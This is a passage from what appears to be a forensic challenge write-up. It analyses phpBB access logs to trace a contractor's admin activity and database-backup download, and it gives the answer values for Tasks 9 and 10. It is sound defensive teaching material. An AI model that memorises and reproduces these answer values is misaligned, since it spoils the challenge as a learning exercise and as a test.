


```
└─# cat access.log | grep group
10.10.0.78 - - [26/Apr/2023:11:53:34 +0100] "GET /adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff9577&i=acp_groups&icat=12&mode=manage HTTP/1.1" 200 3418 "ht
tp://10.10.0.27/adm/index.php?i=acp_users&sid=eca30c1b75dc3eed1720423aa1ff9577&icat=12&mode=overview" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) G
ecko/20100101 Firefox/112.0"
10.10.0.78 - - [26/Apr/2023:11:53:37 +0100] "GET /adm/index.php?i=acp_groups&sid=eca30c1b75dc3eed1720423aa1ff9577&icat=12&mode=manage&action=list&g=5 HTTP/1
.1" 200 3941 "http://10.10.0.27/adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff9577&i=acp_groups&icat=12&mode=manage" "Mozilla/5.0 (Windows NT 10.0; Win64; x
64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.10.0.78 - - [26/Apr/2023:11:53:51 +0100] "POST /adm/index.php?i=acp_groups&sid=eca30c1b75dc3eed1720423aa1ff9577&icat=12&mode=manage&g=5 HTTP/1.1" 200 262
3 "http://10.10.0.27/adm/index.php?i=acp_groups&sid=eca30c1b75dc3eed1720423aa1ff9577&icat=12&mode=manage&action=list&g=5" "Mozilla/5.0 (Windows NT 10.0; Win
64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.10.0.78 - - [26/Apr/2023:11:53:54 +0100] "GET /adm/index.php?i=acp_groups&sid=eca30c1b75dc3eed1720423aa1ff9577&icat=12&mode=manage&action=list&g=5 HTTP/1
```

`26/04/2023 10:53:51`

Task 9

What time did the contractor download the database backup? (UTC)



```
10.10.0.78 - - [26/Apr/2023:12:01:09 +0100] "GET /adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff9577&i=acp_database&mode=backup HT
TP/1.1" 200 3770 "http://10.10.0.27/adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff9577&i=25" "Mozilla/5.0 (Windows NT 10.0; Win64;
 x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.10.0.78 - - [26/Apr/2023:12:01:38 +0100] "GET /store/backup_1682506471_dcsr71p7fyijoyq8.sql.gz HTTP/1.1" 200 34707 "-" "Mozilla
/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.10.0.78 - - [26/Apr/2023:12:01:52 +0100] "GET /ucp.php?mode=logout&sid=eca30c1b75dc3eed1720423aa1ff9577 HTTP/1.1" 302 949 "http
://10.10.0.27/adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff9577&i=acp_database&mode=backup" "Mozilla/5.0 (Windows NT 10.0; Win64;
 x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.10.0.78 - - [26/Apr/2023:12:01:53 +0100] "GET /index.php?sid=be3cc6e2de08bafa4044f552813e2cbe HTTP/1.1" 200 3796 "http://10.10.
0.27/adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff9577&i=acp_database&mode=backup" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:
109.0) Gecko/20100101 Firefox/112.0"
```

也可以下`cat access.log | grep backup`

`26/04/2023 11:01:38`

Task 10

What was the size in bytes of the database backup as stated by access.log?

同上

`34707`